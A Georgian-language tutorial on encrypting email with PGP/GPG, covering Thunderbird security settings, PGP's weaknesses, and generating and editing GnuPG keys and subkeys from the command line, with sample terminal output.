


თუ ანგარიშის სტრიქონზე ორჯერ ზედიზედ დააჭერთ ეკრანზე გამოვა გასაღების პარამეტრების შეცვლის ფანჯარა:




Key Manager პროგრამაში შესაძლებელია გასაღებების წაშლა გაუქმება, რედაქტირება და სხვადასხვა გასაღებების შეტანა და ა.შ.

გადადით ჰამბურგერ მენიუში Account Setting-ზე




გამოსულ ფანჯარაში ნახავთ რომ ჯერჯერობით გასაღებები არ არის გამოყენებული. აქ Add Key ღილაკით შეგიძლიათ შეიტანოთ ახალი გასაღები. ჩვენ შემთხვევაში გასაღები უკვე გვაქვს და თუ გავააქტიურებთ გასაღების შესაბამის ჩამრთველს, პროგრამა დაიწყებს ამ გასაღების გამოყენებას. ამავე ფანჯარიდან შეგიძლიათ გახსნათ Key Manager ფანჯარა და ასევე განსაზღვროთ დაშიფვრა უნდა მუდმივად იყოს გააქტიურებული თუ არა.

თუ ამ ფანჯარას დახურავთ და გახსნით ელ-ფოსტის შეტყობინების შექმნის (Write) ფანჯარას



Security მენიუდან შეგიძლიათ აარჩიოთ, არ დაშიფროთ შეტყობინება Do Not Encrypt, დაშიფროთ Require Encryption, შეტყობინებას ციფრულად მოაწეროთ ხელი Digitally Sign This Message, მიაბათ საჯარო გასაღები Attach My Public Key, და შეხედოთ უსაფრთხოების ინფორმაციას. View Security Info. გაითვალისწინეთ რომ მისათვის რომ გააგზავნოთ დაშიფრული შეტყობინება, ჯერ უნდა გქონდეთ მიმღების საჯარო გასაღები რომლიც სისტემას უნდა დაუდასტუროთ.


როგორ მოვძებნოთ გასაღები? Key Server-> Discover Keys Online ზე უნდა დააჭიროთ და გამოსულ ძებნის უჯრაში აკრიფოთ ელ-ფოსტის მისამართი, ან გასაღების საიდენტიფიკაციო სახელი.



საზოგადოდ სიფრთხილეს თავი არ სტკივა და აღმოჩენილი გასაღები უნდა შეამოწმოთ რომ ნამდვილად იმ ადამიანს ეკუთვნის ვისაც უგზავნით შეტყობინებას. ამის გაკეთება შეიძლება სხვადასხვა მეთოდით. მაგრამ ყველას ალბათ ჯობია რომ გასაღები პირადად გადაამოწმოთ. ან თუ ეს ადამიანი აქვეყნებს თავის საჯარო გასაღებს ბლოგზე, შეადარეთ მას მიღებული გასაღები, ან უბრალოდ დაუკავშირდით ამ პიროვნებას და მასთან პირდაპირ გადაამოწმეთ.


როცა დაშიფრულ შეტყობინებას იღებთ მას მოჰყვება asc გაფართოების ფაილი სწორედ ეს არის საჯარო გასაღები თუ მას ორჯერ ზედიზედ დააჭერთ მოხდება ამ გასაღების შეტანა, ანუ მას Thunderbird დაიმახსოვრებს მომავალი ელ-ფოსტის შეტყობინებებთან გამოსაყენებლად.

განვსაზღვროთ კიდევ რამდენიმე უსაფრთხოებისათვის მნიშვნელოვანი პარამეტრი. ჰამბურგერ მენიუდან გადადით Account Setting->Composition & Addressing




ნახავთ რომ გააქტიურებულია Compose messages in HTML format, სამწუხაროდ ამის გამორთვა მოგიწევთ, მიუხედავად იმისა რომ HTML ფორმატი ტექსტის ბევრად უკეთესად გაფორმებისა და წარმოდგენის საშუალებას იძლევა, იგი არ მუშაობს კარად დაშიფვრის პროგრამებთან, და ამიტომ უმჯობესია შეტყობინებები უბრალო ტექსტად გააგზავნოთ.

თუ ჰამბურგერ მენიუდან გადახვალთ View->Message Body as




ყველაზე უსაფრთხოა თუ აარჩევთ Plain Text, რადგან ამ შემთხვევაში არ მოხდება არავითარი HTML თუ სხვა ტიპის კოდების დამუშავება შესაბამისად შესაძლო ვირუსიც ვერ ამუშავდება.

თუ ჰამბურგერ მენიუდან გადახვალთ Preferences->Privacy & Security-ზე



უნდა გამორთოთ Allow remote content in messages რაც არ ჩამოტვირთავს არაც ერთ თანდართულ პროგრამასა თუ ფაილს. შესაბამისად თუ მისაღები ეტყობინება სურათებითაა გაფორმებული, ან ვიდეოებია ჩასმული შეტყობინებაში, ან კიდევ სხვა ასეთი; ეს შინაარსი არ ჩამოიტვირთება და მოგიწევთ ცალკე უფლების მიცემა შეტყობინებისათვის რომ გარედან მომავალი შინაარსი ჩამოტვირთოს. ასეთი შეზღუდვა დაგიცავთ ელ-ფოსტაში ჩასმული ვირუსების უნებლიედ ჩამოტვირთვისაგან.

თუ ახალი შეტყობინების დაშიფვრა გინდათ უნდა გამოიყენოთ Security მენიუ



სადაც შეტყობინების დასაშიფრად უნდა აარჩიოთ Require Encryption, ელექტრონულად ხელმოსაწერად ჩართეთ Digitally Sign The Message, საჯარო გასაღების შეტყობინებისათვის მისაბმელად კი ჩართეთ Attach My Public Key.

შეტყობინების მიღება ჩვეულებრივ ხდება, თუ შესაბამისი საჯარო გასაღები გაქვთ შეტანილი, მაშინ შეტყობინების ავტომატურად გაშიფვრა მოხდება.

გაითვალისწინეთ რომ არ ხდება Subject სტრიქონის დაშიფვრა.

Tails -PGP/GPG

Tails ოპერაციულ სისტემას მოჰყვება ThunderBird კლიენტი. რომელიც ზუსტად ისევე გამოიყურება და კონფიგურირდება რაც ზემოთ განვიხილეთ. ასევე იგივეა შეტყობინების დაშიფვრის და გაგზავნის პროცესი.

PGP/GPG სუსტი მხარეები

PGP დაიცავს თქვენ შეტყობინებებს, თუმცა სულაც არ გადაჭრის სხვა სირთულეებს რაც ელ-ფოსტას ახასიათებს, როგორიც არის: არ არის გარანტირებული შეტყობინების მისვლა, არ არის ცნობილი გპასუხობთ თუ არა მიმღები მხარე, მომსახურების ხარისხი და ა.შ. დამატებით PGP-ს შემოაქვს დამატებითი სირთულეები. ასეთი დაშიფვრით შეტყობინება დაცულია და ასევე ცხადად წერია ვინ გამოაგზავნა შეტყობინება. ეს კარგია თუ არ იმალებით. მაგრამ თუ ანონიმურობის მიღწევა გინდათ და ამ დროს თქვენი კერძო გასაღები ხელში ჩაუვარდა მოწინააღმდეგეს, მაშინვე მოხდება ყველა შეტყობინების თქვენ სახელთან დაკავშირება. GPG ღია არქიტექტურის ტექნოლოგიაა და შესაბამისად ბევრჯერ არის შემოწმებული, თუმცა იმის გარანტიას, რომ მის გამომყენებელ პროგრამებში არ იქნება შეცდომები ვერავინ მოგცემთ. თანაც, GPG დაფუძნებულია გასაღებების წყვილის გამოყენებაზე რაც ამ გასაღებებს და შესაბამისად შეტყობინებებს ავტორთან ადვილად აკავშირებს. მოწინააღმდეგისათვის მთავარია შეინახონ თქვენი ყველა დაშიფრული შეტყობინება, იმისათვის რომ როცა თქვენ გასაღებს ხელში ჩაიგდებენ მოახდინონ მათი გაშიფვრა. ანუ თქვენი უსაფრთხოება მხოლოდ ერთი გასაღების ხელში ჩაგდებაზეა დამოკიდებული. შესაბამისად არ არსებობს დანაწილება, მაგალითად როგორც ზოგიერთ სხვა მეთოდში სადაც ხდება კავშირის ყოველი სესიისათვის ახალი გასაღების გამოყენება. აქ ყველაფრისთვის ერთი გასაღები გამოიყენება და თუ ეს გასაღები ხელში ჩაიგდეს მოხდება ყველა შეტყობინებების გაშიფვრა. უნდა ხშირად ცვალოთ გასაღები რომ ასეთი რამე არ მოხდეს, მაგრამ ეს არ არის მოსახერხებელი. როცა PGP-ის იყენებთ ყველა დამკვირვებელი ხედავს რომ დაშიფრულ კომუნიკაციას აგზავნით, არც უსაფრთხოების ერთ-ერთ მთავარ წესს არღვევს, რომ არ უნდა იყოთ საინტერესო და სხვებისაგან არ უნდა გამოირჩეოდეთ. ამ თვალსაზრისით PGP ძალიან ხმაურიანია. ხშირად მიჩნდება კითხვა რა საჭიროა ელ-ფოსტის გამოყენება საერთოდ, ალბათ ბევრად უფრო მარტივია სტეგანოგრაფიის და დაშიფვრის საშუალებით სურათები მოათავსოთ საჯარო ფორუმებზე, ან სოციალურ ქსელებში, ეს ბევრად უფრო კარგად დამალავს შეტყობინებებს.

როგორც უკვე აღვნიშნეთ ვერავინ წაიკითხავს თქვენ შეტყობინებებს თუ არ აქვს თქვენი კერძო გასაღები, შესაბამისად რამდენად დაცულია თქვენი კერძო გასაღები? ეგ დამოკიდებულია პროგრამებზე რომლებსაც იყენებთ და თუ პროგრამა კარგად არ არის დაწერილი ეგ რისკია. გასაღებების კარგად შენახვაზე მოგვიანებით ვილაპარაკებთ, მაგრამ გასაღებების მენეჯმენტი უხერხული პროცესია. მეტა მონაცემები არ იშიფრება, ეს კეთდება იმისათვის რომ ძველ ვერსიებთან იყოს თავსებადობა. შესაბამისად მნიშვნელოვანია გაითვალისწინოთ რომ შეტყობინების მეტა მონაცემები დაუშიფრავად გადაიცემა.

ასევე ხშირად ხდება რომ მუშაობის პროცესში შეტყობინება ინახება როგორც სამუშაო ვერსია (Draft) დაშიფვრის გარეშე. თუ IMAP-ს იყენებთ ეს შეტყობინება სინქრონიზდება სერვერთან. და ვინმეს თუ აქვს სერვერთან წვდომა წაიკითხავს შეტყობინებას.

ალბათ ჯობია რომ არ გამოიყენოთ ელ-ფოსტის კლიენტი, და გამოიყენოთ GPG-ს აპლეტები რომლებიც მეხსიერებაში დაშიფრავენ ტექსტს და დაშიფრულ ტექსტს მოათავსებენ Clipboard-ში. ეს ტექსტი შემდეგ შეგიძლიათ ჩასვათ ელ-ფოსტის შეტყობინებაში და გააგზავნოთ.

PGP-ის სისუსტეებზე მეტი ინფორმაცია თუ გაინტერესებთ ეს https://secushare.org/PGP საკმაოდ კარგი სტატიაა. ეს https://blog.cryptographyengineering.com/2014/08/13/whats-matter-with-pgp/ კი არის Mathew Green-ის ბლოგი რომელიც ცნობილი კრიპტოგრაფიის სპეციალისტია და მის ბლოგზე ბევრ საინტერესო რამეს ნახავთ, ეს სტატიაც არ არის გამონაკლისი.

Open PGP-ის საუკეთესო გამოცდილება

პირველ რიგში უნდა გააძლიეროთ სისტემურად ნაგულისხმები დაშიფვრის მეთოდები და პარამეტრები. ეს ბრძანებების სტრიქონით ხდება, ბრძანებები ყველა სისტემისათვის ერთნაირად მუშაობს და ერთნაირად იწერება. `gpg --generate-key` შექმნის გასაღებებს:

```
marco@debian:~$ gpg -k --generate-key
gpg: conflicting commands
marco@debian:~$ gpg --generate-key
gpg (GnuPG) 2.2.27; Copyright (C) 2021 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: Marco
Email address: marco.capelo@outlook.com
You selected this USER-ID:
    "Marco <marco.capelo@outlook.com>"

Change (N)ame, (E)mail, or (O)kay/(Q)uit? o
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: key 3331A46BC68E66C0 marked as ultimately trusted
gpg: directory '/home/marco/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/marco/.gnupg/openpgp-revocs.d/584D89F40C6E760DFE3E53F73331A46BC68E66C0.rev'
public and secret key created and signed.

pub   rsa3072 2021-10-23 [SC] [expires: 2023-10-23]
      584D89F40C6E760DFE3E53F73331A46BC68E66C0
uid                      Marco <marco.capelo@outlook.com>
```

თუ ეს გასაღებები უკვე შექმენით. შეიძლება გქონდეთ gpg2 ბრძანება ის ფაქტიურად იგივე რაც `gpg -k` ბრძანება გიჩვენებთ არსებულ გასაღებებს.

```
marco@debian:~$ gpg -k
gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid:   1  signed:   0  trust: 0-, 0q, 0n, 0m, 0f, 1u
gpg: next trustdb check due at 2023-10-23
/home/marco/.gnupg/pubring.kbx
------------------------------
pub   rsa3072 2021-10-23 [SC] [expires: 2023-10-23]
      584D89F40C6E760DFE3E53F73331A46BC68E66C0
uid           [ultimate] Marco <marco.capelo@outlook.com>
sub   rsa3072 2021-10-23 [E] [expires: 2023-10-23]

marco@debian:~$
```


ამ ბრძანების ყველა პარამეტრებს მიიღებთ ბრძანებებით `gpg -h`.

```
marco@debian:~$ gpg -h
gpg (GnuPG) 2.2.27
libgcrypt 1.8.8
Copyright (C) 2021 Free Software Foundation, Inc.
License GNU GPL-3.0-or-later <https://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Home: /home/marco/.gnupg
Supported algorithms:
Pubkey: RSA, ELG, DSA, ECDH, ECDSA, EDDSA
Cipher: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH,
        CAMELLIA128, CAMELLIA192, CAMELLIA256
Hash: SHA1, RIPEMD160, SHA256, SHA384, SHA512, SHA224
Compression: Uncompressed, ZIP, ZLIB, BZIP2

Syntax: gpg [options] [files]
Sign, check, encrypt or decrypt
Default operation depends on the input data

Commands:

 -s, --sign                  make a signature
     --clear-sign            make a clear text signature
 -b, --detach-sign           make a detached signature
 -e, --encrypt               encrypt data
 -c, --symmetric             encryption only with symmetric cipher
 -d, --decrypt               decrypt data (default)
     --verify                verify a signature
 -k, --list-keys             list keys
     --list-signatures       list keys and signatures
     --check-signatures      list and check key signatures
     --fingerprint           list keys and fingerprints
 -K, --list-secret-keys      list secret keys
     --generate-key          generate a new key pair
     --quick-generate-key    quickly generate a new key pair
     --quick-add-uid         quickly add a new user-id
```

მაგალითად გასაღების რედაქტირებისათვის გამოიყენება `gpg --edit-key` 584D89F40C6E760DFE3E53F73331A46BC68E66C0.

```
marco@debian:~$ gpg --edit-key 584D89F40C6E760DFE3E53F73331A46BC68E66C0
gpg (GnuPG) 2.2.27; Copyright (C) 2021 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Secret key is available.

sec  rsa3072/3331A46BC68E66C0
     created: 2021-10-23  expires: 2023-10-23  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa3072/CA6411B44D873CFD
     created: 2021-10-23  expires: 2023-10-23  usage: E
[ultimate] (1). Marco <marco.capelo@outlook.com>

gpg>
```

ეხლა კი უნდა აკრიფოთ `showpref` მიიღებთ:



ეს პარამეტრები გიჩვენებენ თუ რა მეთოდები გამოიყენება შეტყობინების დაშიფვრისას. თუ ამ პარამეტრებს ჩასვამთ საკონფიგურაციო ფაილში ეს პარამეტრები სისტემურად ნაგულისხმებ მეთოდებად და პარამეტრებად გადაიქცევიან.

ეს ბმულიhttps://www.gnupg.org/documentation/manuals/gnupg/OpenPGP-Key-Management.html. აგიხსნით GPG-ს ძირითად ბრძანებებს და ეს ბმული https://www.gnupg.org/documentation/manuals/gnupg/GPG-Configuration.html კი აგიხსნით როგორ გაუკეთოთ რედაქტირება საკონფიგურაციო ფაილს.

ამ ბმულზე https://raw.githubusercontent.com/ioerror/duraconf/master/configs/gnupg/gpg.conf მოთავსებული ფაილი მოგცემთ, უმეტესი შემთხვევებისათვის საჭირო კონფიგურაციის საუკეთესო პარამეტრების მნიშვნელობებს.

ხოლო ეს ბმული https://help.riseup.net/en/security/message-security/openpgp/best-practices კი გიჩვენებთ უსაფრთხოების კონფიგურაციის გამოყენების საუკეთესო გამოცდილებას.

სპეციალისტები გვირჩევენ რომ PGP გასაღებები შევქმნათ ქსელებიდან გამორთულ მანქანაზე, ამისათვის პორტატული ოპერაციული სისტემის გამოყენებაც არ არის ცუდი აზრი. შემდეგ ეს გასაღებები დაცული გზით, მაგალითად დაშიფრული USB დისკით გადაიტანეთ კომპიუტერზე, ცხადია სადაც ამ გასაღებების კარგი დაცვა უნდ განახორციელოთ. პორტატული სისტემა იმიტომ არის უკეთესი, რომ როგორც წესი ასეთ სისტემებზე არ უნდა გქონდეთ დაყენებული გარე პროგრამები და ჰაკერების მიერ რამე ვირუსის შემოპარება ფაქტიურად გამორიცხულია. მთავარი გასაღების შესაქმნელად შეგიძლიათ გამოიყენოთ ბრძანებების სტრიქონი, ან ერთერთი გრაფიკული ინტერფეისი, როგორიც არის Thunderbird ყველა სისტემაში სადაც მუშაობს; Debin-ში არსებობს პროგრამა Seahorse (root დონეზე მუშაობს), Windows-ში Cleopatra https://www.gpg4win.org/; Mac-სათვის გამოიყენეთ GPGsuit https://gpgtools.org/.

გასაღებების შექმნისას ქმნით ორ დამატებით ქვეგასაღებს. ზემოთ მოყვანილ ეკრანის სურათს თუ შეხედავთ დაინახავთ ორ გასაღებს რომელთაგან რომლებიდანაც ერთი გამოიყენება დაშიფვრისათვის, ეს არის გასაღები რომელსაც მიწერილი აქვს Usage E; ხოლო მეორე გამოიყენება ხელმოწერისათვის, მას მიწერილი აქვს Usage SC რაც ნიშნავს ხელმოწერას და შემოწმებას (Certifying). ხელმოწერა, გასაგებია რომ მოხდეს გამგზავნის ვინაობის დადგენა, მაგრამ Certifying ნიშნავს რომ ერთი გასაღების მეორე გასაღებით ხელმოწერა ხდება. მთავარი გასაღები ხელმოწერისათვის გამოიყენება, ხოლო ქვეგასაღები გამოიყენება სხვებისათვის გასაგზავნი შეტყობინებების დაშიფვრისათვის. ამ მეორე ქვეგასაღების გარეშე ვერ მოხდება შეტყობინებების დაშიფვრა.

ოპტიმალური უსაფრთხოებისათვის მთავარი გასაღები მხოლოდ ქვეგასაღების შესამოწმებლად, ანუ ხელმოწერისათვის უნდა გამოიყენოთ. შესაბამისად იგი იშვიათად გამოიყენება და უნდა გქონდეთ შენახული სადმე ძალიან დაცულ ადგილას, მაგალითად USB დისკზე რომელსაც სხვა მიზნებისათვის არ იყენებთ. ალბათ დაგებადათ კითხვა კი მაგრამ შეტყობინებებს როგორ მოვაწეროთ ხელი? ამისათვის უნდა შექმნათ კიდევ ერთი დამატებითი ქვეგასაღები. ამისათვის უნდა გამოიყენოთ ბრძანება `gpg --expert --edit -key` და უნდა მიაყოლოთ თქვენი გასაღების მნიშვნელობა როგორც ქვედა სურათზეა მოცემული

```
marco@debian:~$ gpg --expert --edit-key 584D89F40C6E760DFE3E53F73331A46BC68E66C0
gpg (GnuPG) 2.2.27; Copyright (C) 2021 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Secret key is available.

sec  rsa3072/3331A46BC68E66C0
     created: 2021-10-23  expires: 2023-10-23  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa3072/CA6411B44D873CFD
     created: 2021-10-23  expires: 2023-10-23  usage: E
[ultimate] (1). Marco <marco.capelo@outlook.com>

gpg>
```


შემდეგ შეიყვანეთ ბრძანება `addkey`, მიიღებთ

```
gpg> addkey
Please select what kind of key you want:
   (3) DSA (sign only)
   (4) RSA (sign only)
   (5) Elgamal (encrypt only)
   (6) RSA (encrypt only)
   (7) DSA (set your own capabilities)
   (8) RSA (set your own capabilities)
  (10) ECC (sign only)
  (11) ECC (set your own capabilities)
  (12) ECC (encrypt only)
  (13) Existing key
  (14) Existing key from card
Your selection?
```

უნდა შეიყვანოთ სასურველი დაშიფვრის მეთოდის წინ მოთავსებული ნომერი ჩვენ შემთხვევაში შევიყვანოთ (4) - RSA Sign Only, ანუ RSA, მხოლოდ ხელმოწერისათვის დააჭირეთ Enters, პროგრამა მოგთხოვთ შეიყვანოთ გასაღების ზომა. შეიყვანეთ მაქსიმალური 4096 და დააჭირეთ Enter-ს. შემდეგ სისტემა მოგთხოვთ შეიყვანოთ გასაღების ვადა, შეიყვანეთ საჭირო ვადა მე შევიყვანე ერთი წელი 1y. პროგრამა გიჩვენებთ გასაღების ვადის გასვლის თარიღს და გკითხავთ თუ სწორია. შეიყვანეთ Y დააჭირეთ Enter-ს. ეხლა გკითხავთ ნამდვილად შექმნას თუ არა გასაღები ისევ შეიყვანეთ Y დააჭირეთ Enter-ს.

```
gpg> addkey
Please select what kind of key you want:
   (3) DSA (sign only)
   (4) RSA (sign only)
   (5) Elgamal (encrypt only)
   (6) RSA (encrypt only)
   (7) DSA (set your own capabilities)
   (8) RSA (set your own capabilities)
  (10) ECC (sign only)
  (11) ECC (set your own capabilities)
  (12) ECC (encrypt only)
  (13) Existing key
  (14) Existing key from card
Your selection? 4
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (3072) 4096
Requested keysize is 4096 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 1y
Key expires at Mon 24 Oct 2022 03:42:42 AM EDT
Is this correct? (y/N) y
Really create? (y/N) y
```

ეხლა პროგრამა მოგთხოვთ შეიყვანოთ ამ გასაღების პაროლი. შეიყვანეთ



და დააჭირეთ OK ღილაკს. მიიღებთ:

როგორც ხედავთ შეიქმნა ახალი მხოლოდ ხელმოწერებისათვის შექმნილი გასაღები (რომელსაც Usage: S აქვს მიწერილი) გაითვალისწინეთ რომ GPG ავტომატურად იყენებს ყველაზე ახალ ქვეგასაღებს დაშიფვრისა და ხელმოწერისათვის.

ეხლა შეიყვანეთ ბრძანება Quit და შემდეგ დაადასტურეთ, რომ ნამდვილად გინდათ GPG გასაღებების შექმნის რეჟიმიდან გასვლა. პროგრამა დაგაბრუნებთ ოპერაციულ სისტემაში. ეხლა უნდა შევქმნათ გასაღების გაუქმების გასაღები. საქმე იმაშია რომ როცა სერტიფიკატს სერვერზე ატვირთავთ და შემდეგ იგი გავრცელდება სხვა მომხმარებლებში, მისი წაშლა შეუძლებელი გახდება. შესაბამისად ხდება გასაღების გაუქმების გასაღების შექმნა რომელიც ასევე აიტვირთება სერვერზე და გავრცელდება იმისათვის რომ სხვებს აცნობოს გასაღების გაუქმების შესახებ.

